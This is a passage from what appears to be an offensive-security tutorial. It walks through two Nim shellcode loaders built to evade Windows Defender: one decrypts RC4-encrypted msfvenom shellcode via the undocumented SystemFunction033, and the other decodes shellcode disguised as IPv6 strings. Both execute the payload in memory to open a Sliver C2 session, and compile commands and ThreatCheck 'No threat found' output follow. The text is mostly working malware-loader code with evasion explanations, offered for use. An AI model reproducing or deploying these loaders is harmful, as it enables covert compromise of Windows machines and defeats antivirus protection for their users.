0x2c, 0x24, 0xaa, 0x18, 0xf2, 0x2e, 0x34, 0xa7, 0xc4, 0x4a, 0x5b, 0xf6, 0x51, 0x5d, 0x66, 0xd0, 0x8c, 0x48, 0x32, 0x56, 0x7e, 0x54, 0x17, 0x3d, 0xef, 0xc4, 0xf, 0x43, 0xf7, 0x84, 0xa5, 0x5a, 0xaf, 0x2, 0xa4, 0x10, 0x69, 0x26, 0xda, 0x83, 0x3, 0xb1, 0x34, 0xb2, 0x4, 0xc1, 0x11, 0xcf, 0xb0, 0x1a, 0x47, 0x12, 0x1d, 0x7, 0xcd, 0xd8, 0x80, 0xdb, 0x3, 0xe4, 0x36, 0xa7, 0xb4, 0xf9, 0x1e, 0x5c, 0x76, 0x7a, 0xf5, 0x32, 0xcb, 0x67, 0x7d, 0x6e, 0x56, 0x28, 0x8f, 0xe1, 0x35, 0x95, 0xef, 0x27, 0xad, 0x15, 0xb0, 0xc9, 0x42, 0x4d, 0x4f, 0x64, 0x94, 0xf5, 0x6f, 0x36, 0xe0, 0x5a, 0x18, 0xc5, 0xa6, 0xc6, 0xa3, 0x2e, 0xd4, 0xc8, 0x0, 0x36, 0x6b, 0x31, 0x57, 0x1d, 0x7e, 0x1c, 0xcb, 0xc6, 0x54, 0x70, 0xd6, 0x5d, 0x7a, 0x5e, 0xa8, 0x45, 0xfe, 0x1, 0x81, 0xbe, 0xea, 0x70, 0x1a, 0x2d, 0xdd, 0xd, 0x6f, 0xa5, 0x1, 0x2d, 0x66, 0x6d, 0x49, 0x50, 0xe3, 0x5a, 0x67, 0x2, 0xf4, 0xa7, 0x6e, 0x96, 0x99, 0xfb, 0x8c, 0x63, 0xca, 0x5f, 0x20, 0x6, 0x86, 0x58, 0xb, 0x90, 0xdb, 0x19, 0x40, 0x4d, 0x3, 0x75, 0x81, 0x9, 0xd6, 0xe2, 0x66, 0x5c, 0xad, 0x2f, 0x6f, 0xf6, 0xf8, 0x4e, 0x7a, 0x6f, 0x8f, 0xf2, 0xe7, 0xcb, 0xcf, 0xbf, 0x7c, 0x80, 0xe1, 0xea, 0x26, 0xfd, 0xbc, 0x10, 0xfd, 0x36, 0x25, 0xf5, 0x49, 0x5c, 0x72, 0x65, 0x70
If you want you can use the same C file the tool generated, but I will write the code in Nim.
Loader Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
import winim/lean

proc main() =
  var shellcode = [byte 0xb7, 0xc, 0x3d, 0xde, 0x52, 0xf, 0x90, 0xcf, 0x66, 0x7, 0xf9, 0x67, 0xc6, 0x4d, 0xb8, 0x4d, 0x9e, 0x54, 0xe7, 0x7a, 0x80, 0x3c, 0x31, 0x1c, 0x9b, 0x65, 0x43, 0xbb, 0xd, 0x12, 0x34, 0xb9, 0xed, 0x64, 0x49, 0x81, 0xf0, 0x77, 0x74, 0x5a, 0x45, 0xe6, 0x93, 0x49, 0x5f, 0x3c, 0xc8, 0x2c, 0x6d, 0x47, 0x52, 0xed, 0xf4, 0xf5, 0xc, 0xc3, 0x65, 0xcb, 0x48, 0x3f, 0xa7, 0x99, 0x5c, 0x63, 0x26, 0xa5, 0xd6, 0x1f, 0x80, 0x76, 0xb3, 0x22, 0x6e, 0xbe, 0xd3, 0xeb, 0xf8, 0x49, 0xb3, 0xc7, 0x4d, 0x6c, 0x7, 0x98, 0xba, 0x44, 0x13, 0x6f, 0xad, 0x74, 0xf0, 0x9, 0x29, 0xca, 0x44, 0xa3, 0x69, 0xb7, 0x6c, 0x79, 0x56, 0xfb, 0x8b, 0x85, 0xc8, 0x92, 0x4c, 0x93, 0x66, 0x28, 0xc9, 0x91, 0xec, 0xd1, 0x3, 0x26, 0x9d, 0xb9, 0x22, 0xa1, 0xdd, 0x66, 0x67, 0x1a, 0x97, 0x19, 0x14, 0xb8, 0x36, 0x93, 0x6d, 0x33, 0x8b, 0xb1, 0x1b, 0xda, 0xd8, 0xd2, 0xa7, 0xe4, 0x53, 0xbc, 0xbd, 0xb8, 0xb7, 0xd, 0x87, 0x4a, 0xad, 0xbc, 0xf8, 0x5a, 0xa7, 0xfe, 0xa4, 0xb6, 0x35, 0x53, 0x4f, 0x41, 0xea, 0xb4, 0x7, 0xbe, 0x3e, 0x9c, 0xab, 0x9d, 0x3f, 0xf1, 0x94, 0xcf, 0xde, 0x88, 0x44, 0x31, 0xb1, 0xaa, 0x3b, 0xe2, 0xcd, 0x61, 0x29, 0x67, 0x91, 0x3e, 0xd3, 0xe5, 0xb4, 0x2, 0x5e, 0x86, 0x8, 0x53, 0x75, 0xe4, 0x15, 0xd, 0xd7, 0x16, 0x29, 0xb, 0x4e, 0x28, 0xba, 0xb, 0x61, 0xf1, 0x1d, 0xf4, 0xfb, 0x27, 0xe7, 0x59, 0x44, 0xfe, 0xca, 0x36, 0xf0, 0xfc, 0x78, 0xbd, 0x26, 0x35, 0x90, 0x5e, 0x84, 0x38, 0xfd, 0xb8, 0x45, 0xf1, 0xbb, 0xf8, 0x52, 0xc6, 0x5, 0x24, 0x89, 0xd6, 0x25, 0xc5, 0xa8, 0xca, 0xcd, 0x9d, 0xeb, 0x49, 0xb7, 0x7a, 0x7d, 0x6, 0x37, 0xb6, 0xd3, 0x79, 0x44, 0x79, 0x95, 0xa2, 0x81, 0xb, 0x3e, 0xae, 0xd7, 0xfe, 0xef, 0xbe, 0x67, 0x32, 0xec, 0x3b, 0x88, 0x26, 0xeb, 0x4a, 0xe7, 0x2f, 0x3e, 0x42, 0xd7, 0x24, 0x60, 0xf3, 0x9f, 0xf6, 0x7e, 0xdf, 0xd4, 0x23, 0xdf, 0x1d, 0xc7, 0x14, 0x39, 0xc2, 0x28, 0x9, 0xa5, 0x1c, 0xf2, 0xd5, 0x70, 0xac, 0x7a, 0xc4, 0xae, 0x2c, 0x24, 0xaa, 0x18, 0xf2, 0x2e, 0x34, 0xa7, 0xc4, 0x4a, 0x5b, 0xf6, 0x51, 0x5d, 0x66, 0xd0, 0x8c, 0x48, 0x32, 0x56, 0x7e, 0x54, 0x17, 0x3d, 0xef, 0xc4, 0xf, 0x43, 0xf7, 0x84, 0xa5, 0x5a, 0xaf, 0x2, 0xa4, 0x10, 0x69, 0x26, 0xda, 0x83, 0x3, 0xb1, 0x34, 0xb2, 0x4, 0xc1, 0x11, 0xcf, 0xb0, 0x1a, 0x47, 0x12, 0x1d, 0x7, 0xcd, 0xd8, 0x80, 0xdb, 0x3, 0xe4, 0x36, 0xa7, 0xb4, 0xf9, 0x1e, 0x5c, 0x76, 0x7a, 0xf5, 0x32, 0xcb, 0x67, 0x7d, 0x6e, 0x56, 0x28, 0x8f, 0xe1, 0x35, 0x95, 0xef, 0x27, 0xad, 0x15, 0xb0, 0xc9, 0x42, 0x4d, 0x4f, 0x64, 0x94, 0xf5, 0x6f, 0x36, 0xe0, 0x5a, 0x18, 0xc5, 0xa6, 0xc6, 0xa3, 0x2e, 0xd4, 0xc8, 0x0, 0x36, 0x6b, 0x31, 0x57, 0x1d, 0x7e, 0x1c, 0xcb, 0xc6, 0x54, 0x70, 0xd6, 0x5d, 0x7a, 0x5e, 0xa8, 0x45, 0xfe, 0x1, 0x81, 0xbe, 0xea, 0x70, 0x1a, 0x2d, 0xdd, 0xd, 0x6f, 0xa5, 0x1, 0x2d, 0x66, 0x6d, 0x49, 0x50, 0xe3, 0x5a, 0x67, 0x2, 0xf4, 0xa7, 0x6e, 0x96, 0x99, 0xfb, 0x8c, 0x63, 0xca, 0x5f, 0x20, 0x6, 0x86, 0x58, 0xb, 0x90, 0xdb, 0x19, 0x40, 0x4d, 0x3, 0x75, 0x81, 0x9, 0xd6, 0xe2, 0x66, 0x5c, 0xad, 0x2f, 0x6f, 0xf6, 0xf8, 0x4e, 0x7a, 0x6f, 0x8f, 0xf2, 0xe7, 0xcb, 0xcf, 0xbf, 0x7c, 0x80, 0xe1, 0xea, 0x26, 0xfd, 0xbc, 0x10, 0xfd, 0x36, 0x25, 0xf5, 0x49, 0x5c, 0x72, 0x65, 0x70
  ]

  var rc4key = "MZZ01PEEK3V26Y38"

  type
    UString = object
      Length: DWORD
      MaximumLength: DWORD
      Buffer: ptr UCHAR

  type
    SystemFunction033Type = proc(
      memoryRegion: ptr UString,
      keyPointer: ptr UString
    ): NTSTATUS {.stdcall.}

  let advapi32 = LoadLibraryA("Advapi32")
  if advapi32 == 0:
    quit(1)

  let sf033 = cast[SystemFunction033Type](
    GetProcAddress(advapi32, "SystemFunction033")
  )
  if sf033 == nil:
    quit(1)

  var keyStruct = UString(
    Length: DWORD(rc4key.len),
    MaximumLength: DWORD(rc4key.len),
    Buffer: cast[ptr UCHAR](addr rc4key[0])
  )

  var dataStruct = UString(
    Length: DWORD(shellcode.len),
    MaximumLength: DWORD(shellcode.len),
    Buffer: cast[ptr UCHAR](addr shellcode[0])
  )

  let status = sf033(addr dataStruct, addr keyStruct)
  if status != 0:
    quit(1)

  let mem = VirtualAlloc(NULL, cast[SIZE_T](shellcode.len), MEM_COMMIT or MEM_RESERVE, PAGE_EXECUTE_READWRITE)
  if mem == NULL:
    quit(1)

  copyMem(mem, addr shellcode[0], shellcode.len)

  let hThread = CreateThread(NULL, 0, cast[LPTHREAD_START_ROUTINE](mem), NULL, 0, NULL)
  if hThread == 0:
    quit(1)

  WaitForSingleObject(hThread, INFINITE)

main()
Code Explanation
Import:
1
import winim/lean
Imports Windows API functions like VirtualAlloc, CreateThread etc. Without this nothing works.
Encrypted Shellcode:
1
var shellcode = [byte 0xb7, 0xc, 0x3d...]
Stores the RC4 encrypted shellcode as a byte array. These bytes look like random garbage to AV because they are encrypted.
RC4 Key:
1
var rc4key = "MZZ01PEEK3V26Y38"
The secret key used to decrypt the shellcode. Without this key the shellcode cannot be recovered.
UString Struct:
1
2
3
4
5
type
  UString = object
    Length: DWORD
    MaximumLength: DWORD
    Buffer: ptr UCHAR
Defines a custom struct that matches exactly what SystemFunction033 expects. This must match the C struct exactly or the function will fail.
SystemFunction033 Type:
1
2
3
4
5
type
  SystemFunction033Type = proc(
    memoryRegion: ptr UString,
    keyPointer: ptr UString
  ): NTSTATUS {.stdcall.}
Defines the function signature for SystemFunction033. It returns an NTSTATUS code where 0 means success.
Load Advapi32:
1
let advapi32 = LoadLibraryA("Advapi32")
Loads the Advapi32.dll library into memory at runtime — called dynamic loading. This is better for evasion because static analysis tools cannot easily see what functions will be used.
Get SystemFunction033:
1
2
3
let sf033 = cast[SystemFunction033Type](
  GetProcAddress(advapi32, "SystemFunction033")
)
Gets the memory address of SystemFunction033 inside Advapi32.dll. GetProcAddress searches the DLL for the function by name and returns its address.
SystemFunction033is an undocumented Windows function — AV tools do not commonly watch for it. Loading it dynamically means the function name does not appear in the import table of the binary making static analysis harder.
RC4 Decrypt:
1
let status = sf033(addr dataStruct, addr keyStruct)
Calls SystemFunction033 which performs RC4 decryption directly on the shellcode array in memory. After this call the shellcode array contains the original decrypted msfvenom shellcode.
Allocate, Copy, Execute, Wait — same as Technique 1.
Compile the Code
1
nim c -d:release --cpu:amd64 --os:windows --app:gui -o:alpha.exe alpha.nim

Verify with ThreatCheck
1
2
3
..\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe --file .\alpha.exe
[+] No threat found!
[*] Run time: 0.22s

No threat found
Now execute your .exe file. If you did everything correctly you will get a session on Sliver C2 without AV Windows Defender detection.

The Session:
Technique 3 — IPv6 Obfuscation
What is IPv6?
IPv6 is a network address format. A normal IPv6 address looks like this:
1
fc48:83e4:f0e8:cc00:0000:4151:4150:5256
It is made up of hexadecimal numbers separated by colons. Each group of 4 hex digits represents 2 bytes. A full IPv6 address contains 16 bytes total.
Shellcode is just raw bytes. IPv6 addresses are also just bytes. Since both are made of the same thing — bytes — you can represent shellcode bytes as IPv6 addresses. Instead of storing your shellcode as obvious bytes like \xfc\x48\x83\xe4, you store it disguised as harmless-looking IP addresses.
We can use this tool to help us convert bytes:
Chromatophore/Bin2IP at main · RedSiege/Chromatophore
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
python3 bin2ip.py -v 6 -i alpha.bin

# The tool will generate bin2ipv6.c file
# Change the name of file
mv bin2ipv6.c alpha.c

# Open the file
gedit alpha.c

# You will find shellcode encoded as IPv6 addresses
# Copy them because we will use them in the loader
# output:
"fc48:83e4:f0e8:cc00:0:4151:4150:5251", "4831:d256:6548:8b52:6048:8b52:1848:8b52",
  "2048:8b72:504d:31c9:480f:b74a:4a48:31c0", "ac3c:617c:22c:2041:c1c9:d41:1c1:e2ed",
  "5241:5148:8b52:208b:423c:4801:d066:8178", "180b:20f:8572:0:8b:8088:0:48",
  "85c0:7467:4801:d08b:4818:448b:4020:4901", "d050:e356:48ff:c94d:31c9:418b:3488:4801",
  "d648:31c0:ac41:c1c9:d41:1c1:38e0:75f1", "4c03:4c24:845:39d1:75d8:5844:8b40:2449",
  "1d0:6641:8b0c:4844:8b40:1c49:1d0:418b", "488:4801:d041:5841:585e:595a:4158:4159",
  "415a:4883:ec20:4152:ffe0:5841:595a:488b", "12e9:4bff:ffff:5d49:be77:7332:5f33:3200",
  "41:5649:89e6:4881:eca0:100:49:89e5", "49bc:200:4d2:c0a8:bd89:4154:4989:e44c",
  "89f1:41ba:4c77:2607:ffd5:4c89:ea68:101", "0:5941:ba29:806b:ff:d56a:a41:5e50",
  "504d:31c9:4d31:c048:ffc0:4889:c248:ffc0", "4889:c141:baea:fdf:e0ff:d548:89c7:6a10",
  "4158:4c89:e248:89f9:41ba:99a5:7461:ffd5", "85c0:740a:49ff:ce75:e5e8:9300:0:4883",
  "ec10:4889:e24d:31c9:6a04:4158:4889:f941", "ba02:d9c8:5fff:d583:f800:7e55:4883:c420",
  "5e89:f66a:4041:5968:10:0:4158:4889", "f248:31c9:41ba:58a4:53e5:ffd5:4889:c349",
  "89c7:4d31:c949:89f0:4889:da48:89f9:41ba", "2d9:c85f:ffd5:83f8:7d:2858:4157:5968",
  "40:0:4158:6a00:5a41:ba0b:2f0f:30ff", "d557:5941:ba75:6e4d:61ff:d549:ffce:e93c",
  "ffff:ff48:1c3:4829:c648:85f6:75b4:41ff", "e758:6a00:5949:c7c2:f0b5:a256:ffd5:9090"
If you want you can use the generated C file, but I will rewrite the code in Nim.
Loader Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
import winim/lean

proc main() =
  var IPv6s = [
    "fc48:83e4:f0e8:cc00:0:4151:4150:5251",
    "4831:d256:6548:8b52:6048:8b52:1848:8b52",
    "2048:8b72:504d:31c9:480f:b74a:4a48:31c0",
    "ac3c:617c:22c:2041:c1c9:d41:1c1:e2ed",
    "5241:5148:8b52:208b:423c:4801:d066:8178",
    "180b:20f:8572:0:8b:8088:0:48",
    "85c0:7467:4801:d08b:4818:448b:4020:4901",
    "d050:e356:48ff:c94d:31c9:418b:3488:4801",
    "d648:31c0:ac41:c1c9:d41:1c1:38e0:75f1",
    "4c03:4c24:845:39d1:75d8:5844:8b40:2449",
    "1d0:6641:8b0c:4844:8b40:1c49:1d0:418b",
    "488:4801:d041:5841:585e:595a:4158:4159",
    "415a:4883:ec20:4152:ffe0:5841:595a:488b",
    "12e9:4bff:ffff:5d49:be77:7332:5f33:3200",
    "41:5649:89e6:4881:eca0:100:49:89e5",
    "49bc:200:4d2:c0a8:bd89:4154:4989:e44c",
    "89f1:41ba:4c77:2607:ffd5:4c89:ea68:101",
    "0:5941:ba29:806b:ff:d56a:a41:5e50",
    "504d:31c9:4d31:c048:ffc0:4889:c248:ffc0",
    "4889:c141:baea:fdf:e0ff:d548:89c7:6a10",
    "4158:4c89:e248:89f9:41ba:99a5:7461:ffd5",
    "85c0:740a:49ff:ce75:e5e8:9300:0:4883",
    "ec10:4889:e24d:31c9:6a04:4158:4889:f941",
    "ba02:d9c8:5fff:d583:f800:7e55:4883:c420",
    "5e89:f66a:4041:5968:10:0:4158:4889",
    "f248:31c9:41ba:58a4:53e5:ffd5:4889:c349",
    "89c7:4d31:c949:89f0:4889:da48:89f9:41ba",
    "2d9:c85f:ffd5:83f8:7d:2858:4157:5968",
    "40:0:4158:6a00:5a41:ba0b:2f0f:30ff",
    "d557:5941:ba75:6e4d:61ff:d549:ffce:e93c",
    "ffff:ff48:1c3:4829:c648:85f6:75b4:41ff",
    "e758:6a00:5949:c7c2:f0b5:a256:ffd5:9090",
  ]

  let arrSize = IPv6s.len
  let shellcodeSize = arrSize * 16

  type
    RtlIpv6StringToAddressAType = proc(
      AddressString: PCSTR,
      Terminator: ptr PCSTR,
      Address: pointer
    ): NTSTATUS {.stdcall.}

  let ntdll = LoadLibraryA("ntdll.dll")
  if ntdll == 0:
    quit(1)

  let RtlIpv6StringToAddressA = cast[RtlIpv6StringToAddressAType](
    GetProcAddress(ntdll, "RtlIpv6StringToAddressA")
  )
  if RtlIpv6StringToAddressA == nil:
    quit(1)

  let buffer = VirtualAlloc(
    NULL,
    cast[SIZE_T](shellcodeSize),
    MEM_RESERVE or MEM_COMMIT,
    PAGE_READWRITE
  )
  if buffer == NULL:
    quit(1)

  var offset = 0
  for i in 0 ..< arrSize:
    let dest = cast[pointer](cast[uint64](buffer) + uint64(offset))
    var terminator: PCSTR = nil
    let status = RtlIpv6StringToAddressA(
      cast[PCSTR](cstring(IPv6s[i])),
      addr terminator,
      dest
    )
    if status != 0:
      quit(1)
    offset += 16

  var oldProtect: DWORD = 0
  if VirtualProtect(
    buffer,
    cast[SIZE_T](shellcodeSize),
    PAGE_EXECUTE_READ,
    addr oldProtect
  ) == 0:
    quit(1)

  let hThread = CreateThread(
    NULL, 0,
    cast[LPTHREAD_START_ROUTINE](buffer),
    NULL, 0, NULL
  )
  if hThread == 0:
    quit(1)

  WaitForSingleObject(hThread, INFINITE)

main()
Code Explanation
Import:
1
import winim/lean
Imports Windows API functions like VirtualAlloc, CreateThread etc. Without this nothing works.
IPv6 Encoded Shellcode:
1
2
3
4
var IPv6s = [
  "fc48:83e4:f0e8:cc00:0:4151:4150:5251",
  ...
]
Stores the shellcode disguised as IPv6 address strings. Each string represents exactly 16 bytes of shellcode. AV scanning the binary sees only innocent looking network address strings instead of suspicious shellcode bytes.
Array Size:
1
let arrSize = IPv6s.len
Counts how many IPv6 addresses are in the array. Each address equals 16 bytes of shellcode.
Total Shellcode Size:
1
let shellcodeSize = arrSize * 16
Calculates total shellcode size. Multiplies number of IPv6 addresses by 16 because each address decodes to exactly 16 bytes.
Define Function Type:
1
2
3
4
5
6
type
  RtlIpv6StringToAddressAType = proc(
    AddressString: PCSTR,
    Terminator: ptr PCSTR,
    Address: pointer
  ): NTSTATUS {.stdcall.}
Defines the function signature for RtlIpv6StringToAddressA. NTSTATUS return code where 0 means success. stdcall is the required Windows calling convention.
Load ntdll:
1
let ntdll = LoadLibraryA("ntdll.dll")
Loads ntdll.dll at runtime instead of importing statically. This means the function name does not appear in the binary import table making static analysis harder.
Get Function Address:
1
2
3
let RtlIpv6StringToAddressA = cast[RtlIpv6StringToAddressAType](
  GetProcAddress(ntdll, "RtlIpv6StringToAddressA")
)
Gets the memory address of RtlIpv6StringToAddressA inside ntdll.dll. The cast converts the raw address into our typed function pointer.
Allocate RW Memory:
1
let buffer = VirtualAlloc(NULL, cast[SIZE_T](shellcodeSize), MEM_RESERVE or MEM_COMMIT, PAGE_READWRITE)
Allocates memory with only Read and Write permissions — NOT Execute. RWX memory is a major red flag for AV so we split it into RW first then RX later.
Decode IPv6 Loop:
1
2
3
4
5
6
7
8
9
10
var offset = 0
for i in 0 ..< arrSize:
  let dest = cast[pointer](cast[uint64](buffer) + uint64(offset))
  var terminator: PCSTR = nil
  let status = RtlIpv6StringToAddressA(
    cast[PCSTR](cstring(IPv6s[i])),
    addr terminator,
    dest
  )
  offset += 16
Goes through every IPv6 address and converts it back to raw bytes. offset tracks where in the buffer to write the next 16 bytes. After the loop the buffer contains the complete reconstructed shellcode.
Change RW to RX:
1
2
var oldProtect: DWORD = 0
VirtualProtect(buffer, cast[SIZE_T](shellcodeSize), PAGE_EXECUTE_READ, addr oldProtect)
Changes memory from Read+Write to Read+Execute only. Removes Write permission before execution. Much less suspicious than keeping RWX throughout.
Execute:
1
let hThread = CreateThread(NULL, 0, cast[LPTHREAD_START_ROUTINE](buffer), NULL, 0, NULL)
Creates a new thread that starts executing from the buffer where shellcode now lives.
Wait:
1
WaitForSingleObject(hThread, INFINITE)
Keeps the main program alive until shellcode thread finishes. Without this the process would exit immediately killing the shellcode before it connects to Sliver.
Compile the Code
1
nim c -d:release --cpu:amd64 --os:windows --app:gui -o:alphaipv6.exe alphaipv6.nim
Verify with ThreatCheck
1
2
3
..\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe --file .\alphaipv6.exe
[+] No threat found!
[*] Run time: 1.34s
No threat found!
if you did everything correct you will get a session on Sliver C2 without AV Windows Defender detection
it bypassed Windows Defender but got flagged by 12 vendors you can edit the code to reduce the detection
